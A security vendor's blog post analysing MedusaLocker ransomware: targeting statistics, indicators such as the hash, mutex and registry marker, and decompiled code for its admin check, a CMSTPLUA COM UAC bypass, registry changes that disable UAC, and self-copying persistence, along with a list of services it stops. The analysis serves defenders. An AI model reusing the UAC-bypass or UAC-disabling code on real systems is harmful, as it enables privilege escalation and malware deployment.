Unmasking MedusaLocker Ransomware

blog.cyble.com/2023/03/15/unmasking-medusalocker-ransomware/

March 15, 2023

Alarming increase in MedusaLocker Ransomware Victims

MedusaLocker ransomware has been active since September 2019. MedusaLocker actors typically gain access to victims' networks by exploiting vulnerabilities in Remote Desktop Protocol (RDP).

Once Threat Actors (TAs) gain access to the network, they encrypt the victim's data and leave a ransom note with instructions on how victims can communicate with the TAs in every folder while encrypting files. The ransom note tells victims to make a ransom payment to TA's crypto wallet address.

MedusaLocker appears to work on Ransomware-as-a-Service (RaaS) model, which allows cybercriminals to rent the ransomware and its services from the developer. In the RaaS model, ransomware operators develop the ransomware and a Command and Control panel which is then used by the affiliates to launch ransomware attacks on the targets selected by their affiliates. After a successful operation, the ransomware operators and affiliates divide the ransom extorted from victims.

Figure 1 illustrates the countries that have been targeted by the ransomware group since January 2023, with a total of 24 victims worldwide.



Figure 1 – Map Showing Targets of MedusaLocker

MedusaLocker ransomware gang is known to target Hospital and Healthcare industries, but additionally, the gang also targets industries such as Education and Government organizations.

The figure below shows the industries targeted by the MedusaLocker Ransomware.



Figure 2 – Industries Targeted by MedusaLocker

The United States of America is the biggest target for all ransomware groups; MedusaLocker also follows this trend, where the largest numbers of the victims are from the United States of America.

However, victims of MedusaLocker ransomware are scattered across all continents, excluding Antarctica. The figure below shows the countries of the affected targets.



Figure 3 – Countries Targeted by MedusaLocker

Technical Details

According to CISA, the MedusaLocker ransomware group gains initial access to the victim's device through vulnerable Remote Desktop Protocol (RDP) configurations. The TAs also use phishing and spear phishing emails in their campaigns to target possible victims.

The malware sample we have identified is a 32-bit Graphical User Interface (GUI) based executable compiled with Microsoft Visual C/C++, with a SHA 256 hash of "1658a064cb5a5681eee7ea82f92a2b7a14f70268dda3fc7aad8a610434711a8f" (shown in the figure below).

We will be performing an analysis of this ransomware executable to gain insights into its operations.



Figure 4 – MedusaLocker File Details

Mutex Creation:

Upon execution, the MedusaLocker creates a mutex, or mutual exclusion object, as a locking mechanism to prevent two threads from writing to shared memory simultaneously and to avoid reinfection of the victim.

The name of the mutex is “8761ABBD-7F85-42EE-B272-A76179687C63”. It is hardcoded into the binary, as shown in the figure below.



Figure 5 – MedusaLocker Creating Mutex

Checking for Administrative Privileges:

After acquiring the mutex, the ransomware checks for the privilege of its running process. MedusaLocker requires administrative privileges in order to carry out its malicious operations without any restrictions. To determine the current privileges, the ransomware checks its own memory for a process token.

To do this, it obtains the current process and then extracts the token information from the process memory using the *GetTokenInformation()* function. The code for checking the process’s privileges is shown in the figure below.

```
{
  HANDLE CurrentProcess; // eax
  bool v2; // [esp+6h] [ebp-12h]
  HANDLE TokenHandle; // [esp+8h] [ebp-10h] BYREF
  DWORD ReturnLength; // [esp+Ch] [ebp-Ch] BYREF
  int TokenInformation; // [esp+10h] [ebp-8h] BYREF

  v2 = 0;
  TokenHandle = 0;
  CurrentProcess = GetCurrentProcess();
  if ( OpenProcessToken(CurrentProcess, 8u, &TokenHandle) )
  {
    TokenInformation = 0;
    ReturnLength = 4;
    if ( GetTokenInformation(TokenHandle, TokenElevation, &TokenInformation, 4u, &ReturnLength) )
      v2 = TokenInformation != 0;
  }
  if ( TokenHandle )
    CloseHandle(TokenHandle);
  return v2;
}
```

Figure 6 – MedusaLocker Checking for Admin Privileges

Privilege Escalation:

The ransomware checks whether the process is currently running with administrative privileges. If the process is not running with admin privileges, the ransomware employs a User Account Control (UAC) bypass technique to restart itself with elevated privileges.

This technique uses the Microsoft Connection Manager Profile Installer (CMSTP.exe), a command-line program to install Connection Manager service profiles. CMSTP is used to execute malicious code by routing it through a proxy server.

An illustration of this technique is shown in the figure below.

```
v6 = 0;
if ( !CoInitialize(0) )
{
  memset(&pclsid, 0, sizeof(pclsid));
  if ( !CLSIDFromString(L"{3E5FC7F9-9A51-4367-9063-A120244FBEC7}", &pclsid) )
  {
    memset(&iid, 0, sizeof(iid));
    if ( !IIDFromString(L"{6EDD6D74-C007-4E75-B76A-E5740995E24C}", &iid) )
    {
      memset(pszName, 0, sizeof(pszName));
      wcscpy_s(pszName, 0x104u, L"Elevation:Administrator!new:");
      wcscat_s(pszName, 0x104u, L"{3E5FC7F9-9A51-4367-9063-A120244FBEC7}");
      sub_420AA0(&pBindOptions, 36);
      pBindOptions.cbStruct = 36;
      v9 = 4;
      ppv = 0;
      while ( CoGetObject(pszName, &pBindOptions, &iid, &ppv) )
        ;
      if ( ppv )
      {
        v1 = sub_420E60(v3);
        v2 = sub_407A40(v1);
        (*(void (__stdcall **)(void *, int, _DWORD, _DWORD, _DWORD, int))(*(_DWORD *)ppv + 36))(ppv, v2, 0, 0, 0, 5);
        std::wstring::~wstring(v3);
        (*(void (__thiscall **)(void *, void *))(*(_DWORD *)ppv + 8))(ppv, ppv);
      }
    }
  }
  CoUninitialize();
}
```

Figure 7 – MedusaLocker Performing Privilege Escalation

Disabling UAC Prompt:

The ransomware then attempts to disable the UAC prompt so that the system will not prompt for authentication. To do this, it modifies the “EnableLUA” registry value located at *SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\System* to “0”. This stops UAC prompts if the process requires higher privileges to execute.

If the registry modification fails, the ransomware changes the “ConsentPromptBehaviorAdmin” registry value to “0”, allowing it to perform operations that require elevation without consent or credentials.

The code to disable the UAC prompt is shown in the figure below.

```
LSTATUS result; // eax
HKEY phkResult; // [esp+4h] [ebp-10h] BYREF
BYTE v2[4]; // [esp+8h] [ebp-Ch] BYREF
BYTE Data[4]; // [esp+Ch] [ebp-8h] BYREF

result = sub_420AE0();
if ( (_BYTE)result )
{
  if ( !RegOpenKeyExW(
          HKEY_LOCAL_MACHINE,
          L"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\System",
          0,
          0x20006u,
          &phkResult) )
  {
    *(_DWORD *)Data = 0;
    RegSetValueExW(phkResult, L"EnableLUA", 0, 4u, Data, 4u);
    RegCloseKey(phkResult);
  }
  result = RegOpenKeyExW(
             HKEY_LOCAL_MACHINE,
             L"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\System",
             0,
             0x20006u,
             &phkResult);
  if ( !result )
  {
    *(_DWORD *)v2 = 0;
    RegSetValueExW(phkResult, L"ConsentPromptBehaviorAdmin", 0, 4u, v2, 4u);
    return RegCloseKey(phkResult);
  }
}
return result;
```

Figure 8 – MedusaLocker Disabling UAC Prompt

Marking the Infected System:

After disabling the UAC prompt, MedusaLocker marks the infected system with the registry key. MedusaLocker creates a value “Self” in the registry key *HKEY_CURRENT_USER\SOFTWARE\MDSLK* and sets the data as “svchost.exe” to the registry value, indicating that the system has already been infected by the MedusaLocker ransomware.

The figure below shows the registry entry.



Figure 9 – MedusaLocker creating registry marker

Cryptor Initialization:

The ransomware now initializes Cryptor, which performs AES-256 encryption on the victim's files at a later stage. MedusaLocker ransomware contains an embedded public key which is encoded with Base64 and used to initialize the Cryptor.

The figure below shows the Base64 string.



Figure 10 – MedusaLocker Initializing Encryption

Persistence:

Now, the ransomware achieves persistence on the victim's system by dropping itself into the "AppData" folder as "svhost.exe". The figure below shows the ransomware code to drop itself in the AppData Folder.

```
const WCHAR *v2; // eax
int v3; // eax
const WCHAR *v5; // [esp-8h] [ebp-68h]
char v6[24]; // [esp+4h] [ebp-5Ch] BYREF
void *v7; // [esp+1Ch] [ebp-44h]
char v8[24]; // [esp+20h] [ebp-40h] BYREF
char v9[24]; // [esp+38h] [ebp-28h] BYREF

v7 = this;
sub_407CD0(v6, L"AppData");
sub_420540(v9, v6);
std::wstring::~wstring(v6);
if ( !(unsigned __int8)sub_4079A0(v9) )
{
  sub_420470(v8);
  if ( !(unsigned __int8)sub_4079A0(v8) )
  {
    sub_416920(L"\\");
    sub_416920(L"svhost");
    sub_416920(L".exe");
    v5 = (const WCHAR *)sub_407A40(v9);
    v2 = (const WCHAR *)sub_407A40(v8);
    if ( CopyFileW(v2, v5, 0) )
    {
      v3 = unknown_libname_3(v9);
      sub_407BA0(v3);
      std::wstring::~wstring(v8);
      std::wstring::~wstring(v9);
      return a2;
    }
  }
```

Figure 11 – MedusaLocker dropping itself in AppData Folder

Additionally, the MedusaLocker Ransomware creates a Schedule Task entry in the system and launches itself every 15 minutes for an indefinite period.

The figure below shows the Schedule Task entry of the MedusaLocker Ransomware.



Figure 12 – MedusaLocker Creating Scheduled Task Entry

System Volume Enumeration:

After persistence, the ransomware enumerates all the logical drives in the system for further operations. The figure below shows the malware's routine for Enumerating Volumes in the system using the *FindNextVolumeW()* API.



Figure 13 – MedusaLocker Enumerating the Volume Drives

Stopping Services:

To avoid detection and ensure efficient encryption on the victim's machine, the MedusaLocker Ransomware also terminates various running services, including antivirus, database, and other utility services. This is done through a hardcoded list of services checked by the ransomware using the *QueryServiceStatusEx()* function. If any of the hardcoded services are found running, they are stopped using *CloseServiceHandle()*.

The figure below shows the routine for stopping services.



Figure 14 – MedusaLocker Stopping Services

The following table shows the targeted services

Defwatch	ccEvtMgr	ccSetMgr	SavRoam
sqlagent	Sqladhlp	Culserver	RTVscan
SQLADHLP	QBIDPService	Intuit.QuickBooks.FCS	QBCFMonitorService
sqlservr	sqlbrowser	Sqlwriter	msmdsrv
tomcat6	zhudongfangyu	SQLADHLP	vmware-usbarbitator64
vmware-converter	dbsrv12	dbeng8	

Process Termination:

After killing the predefined services, the ransomware enumerates the running processes using the *CreateToolhelp32Snapshot()* function and then terminates the relevant process using the *TerminateProcess()* function.

This is done by checking a hardcoded list of processes identified as being related to antivirus, databases, and other utility programs. After the processes have been identified, the ransomware will terminate them to prevent any interference with the encryption process.

The figure below shows the routine used to terminate the relevant processes.

